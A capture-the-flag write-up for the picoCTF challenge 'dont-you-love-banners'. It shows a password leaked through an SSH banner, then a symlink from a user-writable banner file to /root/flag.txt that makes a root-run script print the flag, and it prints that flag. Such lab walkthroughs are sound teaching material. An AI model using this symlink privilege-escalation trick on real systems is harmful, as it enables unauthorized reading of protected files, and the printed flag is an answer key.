
dont-you-love-banners



dont-you-love-banners | 300 points

Tags: picoCTF 2024 General Skills shell browser_webshell_solvable

AUTHOR: LOIC SHEMA / SYREAL

Description

Can you abuse the banner?
The server has been leaking some crucial information on `tethys.picoctf.net 63143`. Use the leaked information to get to the server.
To connect to the running application use `nc tethys.picoctf.net 53889`. From the above information abuse the machine and find the flag in the /root directory.

This challenge launches an instance on demand.
Its current status is: RUNNING
Instance Time Remaining: 29:52

Hints


Do you know about symlinks?

2,779 users solved

91% Liked


dont-you-love-banners challenge

This challenge wants us first to connect to the running application using nc and it seems to want us to get info first from the other port. We can connect to this port using telnet.




```
┌──(kali㉿kali)-[~]
└─$ nc tethys.picoctf.net 63143
SSH-2.0-OpenSSH_7.6p1 My_Passw@rd_@1234
```

We can keep this info first.




```
┌──(kali㉿kali)-[~]
└─$ nc tethys.picoctf.net 53889
*************************************
**************WELCOME****************
*************************************
what is the password?
My_Passw@rd_@1234
What is the top cyber security conference in the world?
defcon
the first hacker ever was known for phreaking(making free phone calls), who w
as it?
john draper
player@challenge:~$ 
```

So there is some intended security questions!? when connecting to this app and we can use the password we got from the leaking info before and some other things we can answer from googling.



```
banner  text
player@challenge:~$ cat banner
cat banner
*************************************
**************WELCOME****************
*************************************
player@challenge:~$ cat tex
cat tex
cat: tex: No such file or directory
player@challenge:~$ cat text
cat text
keep digging
player@challenge:~$ 
```

Here it seems that banner is the banner you get when connecting to the running app. Since it tells us to keep digging IG we can try looking deeper.




```
player@challenge:/root$ cat flag.txt
cat flag.txt
cat: flag.txt: Permission denied
player@challenge:/root$ cat script.py
cat script.py

import os
import pty

incorrect_ans_reply = "Lol, good try, try again and good luck\n"

if __name__ == "__main__":
    try:
      with open("/home/player/banner", "r") as f:
        print(f.read())
    except:
      print("*********************************************")
      print("***************DEFAULT BANNER****************")
      print("*Please supply banner in /home/player/banner*")
      print("*********************************************")

try:
    request = input("what is the password? \n").upper()
    while request:
        if request == 'MY_PASSW@RD_@1234':
            text = input("What is the top cyber security conference in the wo
rld?\n").upper()
```

I checked some things on the root folder. I can see that there are two things:

1. flag.txt - the flag we want to get
2. script.py - python script that gives us security questions when connecting to the shell


We can see inside the script.py that the welcome banner from before is taken from the home directory of the current user if it's not there it uses a placeholder banner printed by the script.

The first hint of the challenge tells us about symlink. It's basically windows shortcut for linux. Knowing this we can maybe make a shortcut for flag.txt in the home directory since script.py takes a file called banner from the home directory and since this script is root so it should be able to access the flag.



```
banner  text
player@challenge:~$ rm banner
rm banner
lnplayer@challenge:~ln -s /root/flag.txt banner
ln -s /root/flag.txt banner
player@challenge:~$ ls -la
ls -la
total 16
drwxr-xr-x 1 player player   20 May 21 03:35 .
drwxr-xr-x 1 root   root     20 Mar  9 16:39 ..
-rw-r--r-- 1 player player  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 player player 3771 Apr  4  2018 .bashrc
-rw-r--r-- 1 player player  807 Apr  4  2018 .profile
lrwxrwxrwx 1 player player   14 May 21 03:35 banner → /root/flag.txt
-rw-r--r-- 1 root   root     13 Feb  7 17:25 text
player@challenge:~$ quit
```

Okay we made the shortcut. Now let’s just check if it works by logging back in.



```
┌──(kali㉿kali)-[~]
└─$ nc tethys.picoctf.net 53889
picoCTF{b4nn3r_gr4bb1n9_su((3sfu11y_f7608541}

what is the password?
█
```

NICE